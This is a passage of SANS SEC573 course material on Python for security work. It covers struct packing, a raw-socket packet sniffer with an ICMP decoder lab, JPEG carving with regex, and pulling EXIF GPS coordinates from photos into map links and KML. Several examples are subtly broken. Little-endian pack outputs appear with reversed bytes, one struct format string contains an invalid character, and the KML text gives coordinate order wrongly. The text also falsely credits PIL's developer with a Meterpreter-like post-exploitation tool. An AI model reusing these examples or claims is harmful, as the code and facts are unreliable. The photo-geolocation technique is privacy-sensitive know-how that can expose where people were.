'ACK|SYN|FIN'
```

Struct Pack**Step 2**

- struct.pack turns INTs and strings into a binary string

```
>>> struct.pack("<h", -5)
b'\xff\xfb'
>>> struct.pack("<h", 5)
b'\x00\x05'
>>> struct.pack(">h", 5)
b'\x05\x00'
>>> struct.pack(">I", 5)
b'\x00\x00\x00\x05'
>>> struct.pack(">Q", 5)
b'\x00\x00\x00\x00\x00\x00\x00\x05'
```


- Input values are comma-separated arguments

```
>>> struct.pack("<4B6si", 1, 2, 0x41, 0x42, "SEC573", 5)
b'\x01\x02\x04\x01\x02\x03\x05\x00\x00\x00'
```

The struct pack function does the opposite of unpack. You provide it with data, and it turns that data into a binary blob based on the string you give it. Here are a few examples of how the struct string interprets the number 5 and the resulting binary data. "<h" is a little endian 2-byte number. For -5, you get back the bytes of the two's complement in reverse order. For 5, you get the number 5 represented in 2 bytes in reverse order. ">h" is a big endian 2-byte integer. So it packs 5 as a 2-byte decimal with the bytes in the normal order. You can see that by varying the struct string, the resulting binary blob changes in length and composition. When you are passing multiple items to pack, you simply comma-separate them and pass them as arguments to the function. For "<4B6si", we have to provide 4 values to satisfy the 4b. In this case, 1, 2, 0x41, and 0x42 do this. Then it wants 6 bytes of a string for the 6s. SEC573 fits into that. Notice that endianness does not apply to strings. Last, it consumes the next parameter of -5 as an "I" (that is, a 4-byte integer). For the 4-byte integer, the little endianness is applied, and the bytes are in reverse order.

Ether Header Struct**Step 2**

- Let's make a struct string to capture the Ethernet header
- All network traffic is BIG ENDIAN, so it will start with a !



= !6s6sH

```
>>> import socket, struct, codecs
>>> while True:
...     data = s.recv(65535)
...     eth_dst,eth_src,eth_type = struct.unpack('!6s6sH' , data[:14])
...     print("ETH: SRC:{0} DST:{1} TYPE:{2}".format(codecs.encode(eth_src,"hex"), codecs.encode(eth_dst,"hex"), hex(eth_type)))
...
ETH: SRC:b'0008a20b0167' DST:b'000c29983427' TYPE:0x800
ETH: SRC:b'01005e000001' DST:b'f0b4791ea028' TYPE:0x800
```

SANS |

SEC573 | Automating Information Security with Python

135

Now we will look at a specific example of how to use struct to unpack a stream of binary data. Again, the principles of what we are about to do can be applied to unpacking any type of data, including filesystem, memory, or application data streams. Filesystems are pretty complex, so let's start with something simple that most people are familiar with. Let's deconstruct a TCP/IP packet layer by layer beginning with the Ethernet layer. We have to build a struct string to match an Ethernet header. So we have to know what an Ethernet header looks like. A quick internet search will take us to several pages that provide the proper Ethernet frame header. All of these pages pull their information from the RFCs.

An Ethernet header is composed of 6 bytes that make up a destination MAC address, followed by 6 bytes for the source MAC address. There are then 2 bytes that make up the Ethernet type. The Ethernet type is a 2-byte code that indicates what type of packet is embedded in the Ethernet data. Some examples of Ethernet types include 0x0800, which indicates the packet is IP Version 4. Others include 0x0806—ARP and 0x86DD—IP Version 6. The official reference for these types is the EtherType registry. You can find information on registered types at

<http://www.iana.org/assignments/ieee-802-numbers/ieee-802-numbers.xhtml#ieee-802-numbers-1>.

We are reading network-based data, so it will be big endian. Although > would work just as well, we will use the exclamation mark because it is explicitly for network traffic. Then we need a 6-byte field. Struct provides characters for things that are 1, 2, 4, and 8 bytes in size, but nothing for items that are 6 bytes long. When I have to extract data that I don't have a supported length for, I usually treat it as a string. The struct string "!6s6sH" will unpack two 6-byte strings followed by a type byte integer. This aligns perfectly with an Ethernet header. To implement our sniffer, we just parse out the first 14 (6+6+2) bytes of data we read from our network socket.

IP Header Struct

Step 2

Vers	Hlen	SVC (1 byte)	Total Length (2 bytes)				
Identification (2 bytes)		unused DF MF	Fragment Offset				
TTL (1)	Protocol (1)		Header Checksum (2 bytes)				
Source IP Address (4 bytes)							
Destination IP Address (4 bytes)							
IP Options (if any 4-byte boundaries)							

= !BBHHHBBHII

```

while True:
    iph = struct.unpack('!BBHHHBBHII', data[14:34])
    srcip = socket.inet_ntoa(struct.pack('I', iph[8]))
    dstip = socket.inet_ntoa(struct.pack('I', iph[9]))
    print("IP: SRC:{0} DST:{1} - {2} ".format(srcip, dstip, iph))
IP: SRC:10.10.10.10 DST:255.1.1.10 - (69, 0, 49, 0, 16384, 64, 17, 9138, 167837962, 167838207)
IP: SRC:10.10.10.10 DST:255.1.1.10 - (69, 0, 49, 0, 16384, 64, 17, 9138, 167837962, 167838207)

```

For some data structures, you will have to extract components in multiple parts. For example, in the IP header, the IP version and IP header length are each half of a byte. The version is stored in bits 5–8, and the length is in bits 1–4. The smallest structure you can extract with struct is a single byte. There are also calculations that have to be performed on some of these fields. For example, according to the RFC, the value in the length field has to be multiplied by 4 if we want to know the correct length. Until we calculate that length, we don't even know if any IP options are appended to the end of our 20-byte IP header. So, when we build the struct string, we just come up with a "close enough" string that makes it easier to pull out pieces we need. Then our subsequent calculations enable us to get the rest of the information we need.

```
iph = struct.unpack('!BBHHHBBHII', data[14:34])
```

When we have the data broken down, we can use bit shifting and logical operations to get the bits we need to calculate the version and the header:

```
ipversion = iph[0]>>4
ip_header_length = (iph[0]&15) * 4
```

If the ip_header is longer than 20, we have some IP options. Here is a formula to calculate the length of the IP options:

```
ip_options_length = ((ip_header_length-20 + 3) / 4)
```

TCP Header Struct**Step 2**

Source Port (2 bytes)		Destination Port (2 bytes)			
Sequence Number (4 bytes)					
Acknowledgment Number (4 bytes)					
Hlen	Rsvd	Flags (1 byte)	Window (2 bytes)		
Checksum (2 bytes)		Urgent Pointer (2 bytes)			
TCP Options (if any 4-byte boundaries)					

= !HHIIBBHMH

```

while True:
    tcp = struct.unpack('!HHIIBBHMH', embeded_data[:20])
    print("TCP: ",tcp)
TCP: (443, 36702, 2110139982, 250050353, 160, 18, 42540, 33473, 0)
TCP: (36702, 443, 250050353, 2110139983, 128, 16, 229, 22192, 0)
TCP: (36702, 443, 250050353, 2110139983, 128, 24, 229, 46978, 0)

```

SANS

SEC573 | Automating Information Security with Python

137

The TCP header also has a few fields that are smaller than a byte that we have to extract in multiple steps, but not as many as the IP header. Source port and destination port are always positive numbers between 0 and 65535. That's 2 bytes of unsigned data for each port, so we use struct 'H'. The sequence and acknowledgment are positive numbers made up of 4 bytes, so we use a struct 'I' (capital letter *I*, not a one) to extract them. The flags and header length will have to be extracted as 2 bytes and then split up afterward. The window, checksum, and urgent pointer are all 2-byte positive integers, so we use an 'H' for each of them. There might be some TCP options, but we won't know until we've done some additional calculations. Let's just extract what we have so far:

```
tcp = struct.unpack('!HHIIBBHMH', embeded_data[:20])
```

UDP Header Struct**Step 2**


Source Port (2 bytes)	Destination Port (2 bytes)
Total Length (2 bytes)	UDP Checksum (2 bytes)

= !HHHH`(sport,dport,len,chksum) = struct.unpack('!HHHH',embeded_data[:8])`

- The UDP header has four uniform 2-byte components and is trivially easy to unpack

```
>>> print(struct.unpack('!HHHH',embeded_data[:8]), embeded_data[8:])
(55088, 1900, 181, 6749) +-Text: M-SEARCH * HTTP/1.1
MX: 1
ST: upnp:rootdevice
MAN: "ssdp:discover"
User-Agent: UPnP/1.0 DLNADOC/1.50 Platinum/1.0.4.11
Host: 239.255.255.250:1900
Connection: close
```

Once again, looking at the RFCs, we see that the UDP header has 2 bytes of source port followed by 2 bytes of destination port. The struct string H interprets 2 bytes as an integer. Then there are two more 2-byte integers: The total length of the UDP portion of the packet (header and data) and the UDP checksum. That is pretty simple. A struct string of "!HHHH" will interpret a UDP header for us. Because the UDP header is always 8 bytes, the UDP payload will begin at the 8th byte of our IP payload or, in this example, ip_payload_data[8:].

LAB: ICMP Header Struct**Step 2**

- ICMP is not a very complex structure either
 - Type and code are each 1 byte
 - Checksum is 2 bytes
 - Data is 4 bytes or more
- The TYPE code indicates what kind of ICMP traffic
 - If type == 8, then it is a "PING REQUEST"
 - If type == 0, then it is a "PING REPLY"
 - If type == 3, then it is an "Unreachable", and the contents of the code field say why it can't be reached

= ? ? ? ?

SANS

SEC573 | Automating Information Security with Python

139

The ICMP header has two 1-byte fields. The first is the ICMP type code. This is used to identify the type of ICMP packet being transmitted. A type of 8 is your standard PING request. A type of 0 is the reply to a PING. If the type code is a 3, then it means a packet transmitted could not reach its host, and the second byte will tell you why. The second byte is the ICMP code that provides more information about the packet and is dependent on the type code. For example, type 3 code 0 means the network was not reachable. Type 3 code 1 means the host was not reachable.

What struct character will interpret a single byte as an unsigned integer? You will need two of those to interpret the ICMP header. The next field is a 2-byte checksum. What struct character will interpret 2 bytes as an unsigned integer? You will need one of those. The rest of the packet is the data. Sometimes you need to parse the data for additional information, but for a basic parser, you can parse this with a four-character struct string (including the ! to indicate it is big endian). Do you know what they are? Good. Let's do a lab.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process

1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.

Lab Intro: Complete the ICMP Decoder in sniff.py

Make it do this!

```
root@573:~# ping 10.10.10.10
```

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff-final.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
```

- Control-S will pause the printed output, and Control-Q will restart it
- See sniff-final.py if you're stuck. One possible answer follows on the next page



Now it is time to put these new skills to work. Here is an example of what your output should be. In one terminal, you will run a PING command. For example, you can PING the pyWars server. Then, in a separate window, run the finished sniffer. You can see here it identifies the PING REQUEST and the PING REPLY based on its TYPE and it prints the associated SRC and DST IP address. If it is an unreachable type, then you can simply print UNREACHABLE, the source, destination, and associated code. If the flow of traffic is too fast for you to read, you can press CONTROL-S to pause the output of the program. When you want to restart it, you can hit CONTROL-Q.

In your workbook, turn to Exercise 4.1

Please complete the exercise in your workbook.

Lab Highlights: One Possible ICMP Decoder

There are many possible answers. Here is one possible answer:

- Your struct string could have been:

= !BBH

```
(icmp_type,icmp_code,icmp_chksum)=struct.unpack(r'!BBH', embeded_data[:4])
if icmp_type==0:
    print("ICMP - PING REPLY SRC:{0} DST:{1}".format(srcip, dstip))
elif icmp_type==3:
    print("ICMP - UNDELIVERABLE SRC:{0} DST:{1} CODE:{2}".format(srcip, dstip, icmp_code))
elif icmp_type==8:
    print("ICMP - PING REQUEST SRC:{0} DST:{1}".format(srcip, dstip))
```



You could have completed this lab in many possible ways. Here is one example. The struct string "!BBH" interprets that the header is big endian: 1 byte, 1 byte, followed by 2 bytes. Because you know this is going to return three items as a tuple, you can directly assign them to a variable by putting three variables on the left side of the equal sign. Then it is just a matter of processing the packets.

What you do with the packets after you have your payloads will depend on your needs. In this case, we just interpret and print the payloads. In the example of Word documents, images, and other forensics artifacts, we can either parse that or look for a Python module that already understands that data type.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts

Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Use Regex on binary data

Step 3

- When parsing binary data with regular expressions, you quite often want to use GREEDY matching and re.DOTALL
- For example: Wikipedia has a good reference on the JPG file standard:
 - http://en.wikipedia.org/wiki/JPEG#The_JPEG_standard
- JPEG images start with a hex magic value of \xff\xd8 and end with \xff\xd9, but \xff\xd9 might also be in the middle of your image
- We can use regex to GREEDILY match from \xff\xd8 until \xff\xd9
- Period wildcard doesn't include newline by default, and there may be a hex newline in the middle of the image. Turn on re.DOTALL to match \n

```
def string2jpg(rawstring):
    if not b'\xff\xd8' in rawstring or not b'\xff\xd9' in rawstring:
        print("ERROR: Invalid or corrupt image!", rawstring[:100])
        return None
    jpg=re.findall(rb'\xff\xd8.*\xff\xd9',rawstring,re.DOTALL) [0]
    return jpg
```

After you parse the filesystem or other data structure containing your image, your artifact will be stored as a binary data. You may still have some unnecessary metadata surrounding your image that you need to eliminate. Now regular expressions are a great way to find data (such as images) inside a bigger string. When using regular expressions on binary data, we usually want to use greedy matching and the re.DOTALL option. Let's look at an example of extracting an image.

The JPEG image format is well documented, and you can read all about it at the website http://en.wikipedia.org/wiki/JPEG#The_JPEG_standard. It is composed of a bunch of sections. Each section begins with a section marker and has a "size" field that tells you how far it is until the next section marker. The BEST way to extract a JPG from an image is to find the Beginning section marker (\xff\xd8), look for the size, go that number of bytes, get the next section marker, read its size, and so on until you reach the end image marker (\xff\xd9). But we are going to cut a few corners and just extract the image from the first \xff\xd8 until the last \xff\xd9. This approach isn't perfect, but it works for our purposes.

The bytes within our image may include values of \xff\xd8 or \xff\xd9, so it is important to extract our image, assuming the first image start marker starts the image and the last image end marker ends the image. The re.findall() function that you are already familiar with will work well for us. We can use the regular expression "\xff\xd8.*\xff\xd9" to find our image. We also may have hexadecimal 0x0a end-of-line markers in our binary data. To match past the end of a line, our regular expression needs to turn on the re.DOTALL option. This will tell the regular expression engine that the DOT wildcard also matches the end-of-line marker. re.Findall() will return a list, but because we split up the responses, our list should only ever have one element. So, to extract our image, we can do this:

```
jpg=re.findall(rb'\xff\xd8.*\xff\xd9',rawstring,re.DOTALL) [0]
```

Analyzing the Data

Step 4

- Once again, you can write a parser and manually interact with the document/artifact
 - Using struct as covered in the previous section
- You can use a third-party module to analyze it
 - Zip: pyzip
 - Pdf: pypdf, pdf-parser.py, PDFMiner
 - Office Doc: PyWin32 and COM
 - Office Docx: Extract zip and XML
 - Media (JPG, MOV): PIL, PyMedia, OpenCV, pySWF
 - EXE, DLL: pefile
- Find them with PIP!

```
# pip search pdf
pdfminer (20140328) - PDF parser and analyzer
```



Now that you have your artifact, it is time to do something with it! Once again, depending on the situation, you may be dealing with a widely known and well-supported artifact or a custom payload that you will have to manually parse. If you have to do it manually, then the principles we covered in the last section would be repeated here. We won't repeat those steps here, but .JPG, .PDF, .DOC, .EXE, and other files all have structures, section markers, and other metadata just like the filesystems, memory, and packets that store and transmit them. Understand those structures and then you can use struct to get to the metadata and data. This time, let's assume we have a widely known and well-supported data type.

For most widely used document and file types, you will be able to find a module that someone has already written that understands the data structure. None of these modules are likely to be installed by default, but you can use PIP to search for and install them. PIP should be able to find most of these and install them. If you don't see what you need here, a quick search with your favorite search engine will usually do the trick. If not, you can download a simple parsable list of all the active modules from <https://pypi.python.org/simple/>. I sometimes use this with a regular expression to find modules I am interested in:

```
>>> re.findall(r".*metasploit.*", request.get("https://pypi.python.org/simple/").content)
['<a href='metasploit-445'>metasploit_445</a><br/>', '<a href='pymetasploit'>pymetasploit</a><br/>']
```

We will now look at one of these modules that is commonly used for image processing: the Python Image Library (PIL).

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts

Image Data and Metadata
PIL Operations
PIL Metadata

LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Installing the PIL Image Package

- PIL, or the Python Image Library, was developed by Secret Labs AB and then discontinued in 2011. PILLOW is the current maintained fork. It is 100% backward compatible and has new features
- PIL is not included with the standard libraries. It must be downloaded and installed
- Install with PIP or a by free download here: <https://pypi.python.org/pypi/Pillow>

```
# pip install pil
```

- Already installed in your VM for you!!
- Features include:
 - READ and WRITE images **from disk**
 - Crop, resize, rotate, recolor, and otherwise manipulate the images
 - Read/write image metadata
 - Supports multiple image formats, including JPG, BMP, TGA, and more

The Python Image Library, or PIL, was originally developed and maintained by Secret Labs AB. The company, based out of Linköping, Sweden, has developed several products, including PythonWorks and an NMAP-like Meterpreter post-exploitation tool. But support has now been turned over to the open-source community and is maintained in a fork of PIL that is called "PILLOW". PIL is easily installed with PIP or it can be downloaded from the project website. PIL is one of the many third-party Python modules that is already installed in your course virtual machine for you. PIL enables the developer to read and write images from disk. You can crop, resize, and rotate images and read image metadata. PIL works with several image types and enables you to extract metadata from JPG images.

Opening Images with PIL

- PIL libraries were written to read and write images FROM DISK. To read from disk, you create a PIL image object with the Image.open() method

```
>>> from PIL import Image
>>> imagedata=Image.open("picture.jpg")
>>> imagedata.show()
```

- But if your images aren't on a disk? What if they are stored in a variable?
- You have two easy options:
 - Option 1: Write the variable to disk and then open it from disk with the PIL
 - Option 2: Use the io.BytesIO or io.StringIO libraries to treat them as an open file object
- Option 2 will be much faster because it doesn't require any disk IO

```
>>> from io import BytesIO
>>> from PIL import Image
>>> img = open("/home/student/Public/images/sans-images/20.jpg", "rb").read()
>>> Image.open(BytesIO(img)).show()
```

To begin working with images, you import PIL and then can use the Image.open method to open an image file from disk. Image.open will return an image object (specifically a PIL.JpegImagePlugin.JpegImageFile object) that can be used to manipulate the image.

What if the images aren't on a disk? For example, say they are stored in a variable that contains a bunch of bytes we extracted from a data stream. PIL doesn't have a method to read bytes from a variable, so we need to do something else. We have two options. The first option is to just write the bytes to disk. You already know how to use Python's file I/O to write a file. Write the bytes to disk and then read it back in. The second option is a little more elegant. You could use the StringIO or BytesIO. StringIO will wrap a string with all of the methods that you typically find in a file object. BytesIO does the same thing for bytes. Basically, StringIO converts a string to a file, which is exactly what you need. You'll find these objects in the io module in Python 3. If you already have bytes containing the JPG bytes, then you just pass that to BytesIO(), and it returns a File object that can be opened by Image.open. Putting it together, you get:

```
imageobject=Image.open(BytesIO(imagestring))
```

Then you can call any of the imageobject methods, such as imageobject.show(), to display it on the screen.

Key Functions in PIL.Image

- **open("pic.jpg")**: Open an image creating an ImageObject that provides many useful methods, including the following:
 - **show()**: Displays the image using the default viewer if one is defined in the OS. Your course VM uses "display" by default
 - **thumbnail((Width,Height),Method)**: Reduces image size, preserving aspect ratio to an image that is no larger than the (width,height) provided. Doesn't increase image size; only makes them smaller
 - **resize((Width,Height),Method)**: Returns a copy of the image with the exact given dimensions. Can be used to enlarge or shrink an image
 - Methods include **Image.NEAREST**, **Image.BILINEAR**, **Image.BICUBIC**, or **Image.ANTIALIAS**
 - **size**: A tuple containing the current image size (W, H)
 - To enlarge with aspect ratio, use with resize: `resize((.size[0] *2, .size[1]*2), Image.ANTIALIAS)`
 - **crop((left,upper,right,lower))**: Crops the image
 - **rotate(degrees)**: Rotates the image
 - **save()**: Saves the image to disk
 - **_getexif()**: Gets the metadata about the image

When you have an image object, you may ask, "What can I do with it?" Plenty! The `Image.show()` method will display it on the screen with the default image viewer. Be careful with this method, however. If you are processing a packet capture with thousands of images, you can easily DoS yourself as the images are constantly displaying on the screen. You can convert images to a thumbnail with `Image.thumbnail`. You provide the thumbnail method with a maximum new height and width for the new image. Because the aspect ratio of the image is maintained by thumbnail, the new image may match only one of those two specifications. You also provide `.thumbnail()` with a reduction method for reducing the image. The reduction methods include NEAREST, BILINEAR, BICUBIC, and ANTIALIAS. ANTIALIAS is one of the better choices. Thumbnails are intended to reduce the image size, and they modify the existing image (that is, they don't return a copy of it). If you want to make it bigger or not affect the original, you can `.resize()` it. Resize creates a copy of the provided image at the exact height and width specified. It doesn't maintain the aspect ratio. If you want to maintain the aspect ratio, you can specify the new size as a multiplier of the current size. In other words, `resize((image.size[0] *2, image.size[1]*2), Image.ANTIALIAS)` would double its size. `.size` is a tuple that contains the image's height and width. You can also `.crop()` an image, providing a left, upper, right, and lower bound to include in the image, or `.rotate()` an image a given number of degrees. You can also save the modified images to disk with the `.save()` method. You will be making extensive use of the `_getexif()` method, which returns a data structure containing all the metadata from the image.

Listing Metadata (I)

- `Image._getexif()` will return a dictionary full of the Exif information that was extracted from the image
- The KEYS in the dictionary are EXIF tags
- Exif TAGS are standardized integers that are assigned to specific data types
- Exif TAG 271 contains the MAKE of the camera
- Exif TAG 272 contains the MODEL of the camera
- Exif TAG 34853 contains GPS information about the photo!

```
>>> from PIL import Image
>>> imgobj=Image.open("4.jpg")
>>> info=imgobj._getexif()
>>> print(info[272])
myTouch_4G_Slide
>>> print(info[271])
HTC
```

Displaying images is useful and fun, but we want to extract the metadata, including the GPS coordinates, from the image. The `_getexif()` method will return a dictionary of metadata collected about the images. The dictionary may include information such as the make, model, serial number, and various capabilities of the camera that took the photos. It may also contain GPS coordinates of where the photo was taken. This information is typically referred to as "EXIF" information. EXIF is short for Exchangeable Image File. The dictionary's keys are EXIF TAGS. TAGS are integer values that represent a piece of data. If you look up the "TAG" integer in the dictionary returned by `_getexif()`, you will get the data associated with that tag. For example, say you assign the variable `info` the result of `_getexif()` like this: `info=imageobject._getexif()`. Then `info[271]` will contain the "Make" of the camera, and `info[272]` will contain the "Model".

Listing Metadata (2)

- You can convert the TAGS from an integer to a human-readable name
- PIL includes a dictionary of TAGS in PIL.ExifTags
- TAGS is a dictionary whose keys are tag number and the values are the names of the EXIF tag

```
>>> from PIL.ExifTags import TAGS
>>> TAGS[271]
'Make'
>>> TAGS[272]
'Model'
>>> TAGS[34853]
'GPSInfo'
```

```
>>> def print_exif(imageobject):
...     exifdict=imageobject._getexif()
...     for name,data in exifdict.items():
...         tagname=TAGS.get(name, "unknown-tag")
...         print("TAG:{} ({}) is assigned {}".format(name,tagname,data) )
...
>>> print_exif(imagefile)
TAG:36864 (ExifVersion) is assigned 0220
TAG:34853 (GPSInfo) is assigned {1: 'N', 2: ((35, 1), (12, 1), (692, 1000)), 3: 'E', 4: ((128, 1), (41, 1), (59614, 1000)), 5: 0, 6: (0, 1000)}
```

Instead of printing "Here is data 271", we would like to identify that as the Model information. PIL provides a dictionary called "TAGS" that you can use to look up the TAG number to see what type of data it corresponds to. To convert the TAG integers to a user-friendly name, you would import the TAGS dictionary from PIL.ExifTags and look up the value in the dictionary using the TAG integer as the key. For example:

```
>>> from PIL.ExifTags import TAGS
>>> print(TAGS[271])
'Make'
```

The TAGS dictionary isn't complete, but it does contain the most common TAGS. You can find a complete list of the EXIF tags at the following URLs:

<http://www.awaresystems.be/imaging/tiff/tifftags/privateifd/exif.html>
<http://www.exif.org/Exif2-2.PDF>

```

def coordinates(ImageObject):
    info = ImageObject._getexif()
    # 34853: contains 'GPSInfo'
    # info[34853][1] = 'N'
    # Latitude at info[34853][2] = ((49, 1), (4363, 1000), (0, 1))
    # info[34853][3] = 'W'
    # Longitude at info[34853][4] = ((123, 1), (2103, 1000), (0, 1))
    latDegrees = info[34853][2][0][0]/float(info[34853][2][0][1])
    latMinutes = info[34853][2][1][0]/float(info[34853][2][1][1])/60
    latSeconds = info[34853][2][2][0]/float(info[34853][2][2][1])/3600
    lonDegrees = info[34853][4][0][0]/float(info[34853][4][0][1])
    lonMinutes = info[34853][4][1][0]/float(info[34853][4][1][1])/60
    lonSeconds = info[34853][4][2][0]/float(info[34853][4][2][1])/3600
    # correct the lat/lon based on N/E/W/S
    latitude = latDegrees + latMinutes + latSeconds
    if info[34853][1] == 'S':
        latitude*=-1
    longitude = lonDegrees + lonMinutes + lonSeconds
    if info[34853][3] == 'W':
        longitude*=-1
    return longitude,latitude

```

First part is the measurement; second is accuracy, that is, the number of the decimal place. Divide the first part by the second

Tuple 34853 (GPS DATA)

153

GPS information is kept in tag number 34853. The GPS data inside tag 34853 is stored in a dictionary. The GPS dictionary is indexed by GPS tags. It includes 30 different pieces of data, including location, speed, and more. Here are the tags we are most interested in:

- 1: North or South—Contains an N or an S. If it is an S, our latitude will be a negative number.
- 2: Latitude—Contains a tuple or tuples in the format ((Degrees,Accuracy)(Minutes,Accuracy)(Seconds,Accuracy)), where accuracy is the number of decimal places for each measure.
- 3: East or West—Contains an E or a W. If it is a W, the longitude will be a negative number.
- 4: Longitude—Has the same format as the Latitude.

A complete list of GPS tags is available here:

<http://www.awaresystems.be/imaging/tiff/tifftags/privateifd/gps.html>.

Many online applications such as Google Maps, as well as others, represent GPS coordinates in "decimal degrees" format. To make full use of the Exif GPS data, we need to convert the coordinates stored in the exif data to decimal degrees format.

Latitude and longitude are stored in terms of degrees, minutes, and seconds. Let's look at just the latitude first, but be aware that the longitude will be calculated the same way. In this example, the latitude is stored at info[34853][2]. It contains a tuple that is made of three subtuples with the degrees, minutes, and seconds. The tuple with the latitude degrees is at position 0 (info[34853][2][0]). The latitude minutes are at position 1 (info[34853][2][1]), and so on. Each of those tuples contains the measurement at position 0 and its accuracy at position 1. So the measurement for the latitude is stored in info[34853][2][0][0], and its accuracy is at info[34853][2][0][1].

To convert longitudes and latitudes, you divide the degrees measurement by its accuracy, the minutes measurement by its accuracy and 60, the seconds measurement by its accuracy and 3,600, and then add them together. Then, if it is south or west, you multiply it by a -1.

What to Do with GPS Data

- Generate a URL to Google Maps!

```
http://maps.google.com/maps?q=lat,long&z=15
```

```
long,lat=coordinates(imageobject)
print("http://maps.google.com/maps?q=%f,%f&z=15" % (lat,long))
```

- Generate a Google Earth/Maps Overlay (KML file)
- KML Header+<1 or More Placemarks>+KML Footer

```
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2"> <Document>
<Placemark><name>NAME of PIN1</name><Point><coordinates>174.763333, -36.848461 </coordinates> </Point></Placemark>
<Placemark><name>NAME of PIN2</name><Point><coordinates>151.206889, -33.873650 </coordinates></Point></Placemark>
</Document></kml>
```

KML Header

KML Footer

- <http://code.google.com/apis/kml/documentation/kmlreference.html>

One quick and easy thing to do with coordinates is to produce URLs to Google Maps. Users will be able to click on the URL, and their browser will pull up the location where the photo was taken on Google Maps. The Google Maps URL is simple; it is

`http://maps.google.com/maps?q=<Latitude>,<Longitude>&z=<zoom level>.`

Another option is to write all of the information to a Google Maps or Google Earth overlay. Map overlays are XML documents with a .KML extension. To create a simple KML file with pushpins for each of the images, we write the KML header to a file, followed by one or more placemarks, and finally write the KML footer.

Our KML header is as follows:

```
<?xml version="1.0" encoding="UTF-8"?><kml
xmlns="http://www.opengis.net/kml/2.2"> <Document>
```

Our placemark is composed of a name (<name>NAME HERE</name>) and a point. Your name would be something that uniquely identifies your file on disk, such as the image filename. The point also has coordinates, so each placemark that we put in our document will have this format:

```
<Placemark>
<name>NAME HERE (such as an image filename)</name>
<Point><coordinates>Latitude, Longitude</coordinates></Point>
</Placemark>
```

Finally, we finish off our document with the KML footer of "</Document></kml>."

The KML file format enables you to do much more than just create pushpins. You can overlay your pushpins with icons of the images, create paths connecting related images, and more. For more information, you can refer to the KML documentation at <http://code.google.com/apis/kml/documentation/kmlreference.html>.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process

1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata

LAB: Image Forensics

SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Lab Intro: Image Forensics

- You will now complete an image forensics challenge to illustrate just how easy libraries like PIL make accessing known data types like JPG
- **~/Public/images/** contains two subdirectories:
 - Sans-images: images from the SANS website with No GPS Exif data
 - Icanstalku-images: images from icanstalku.com with GPS info
- You will be completing `image-forensics.py`, which is sitting in the `apps` directory
- If you get stuck, `image-forensics-final.py` is a good reference
- Begin by using your favorite editor to open `image-forensics.py`

```
$ cd /home/student/Documents/pythonclass/apps  
$ gedit image-forensics.py &
```

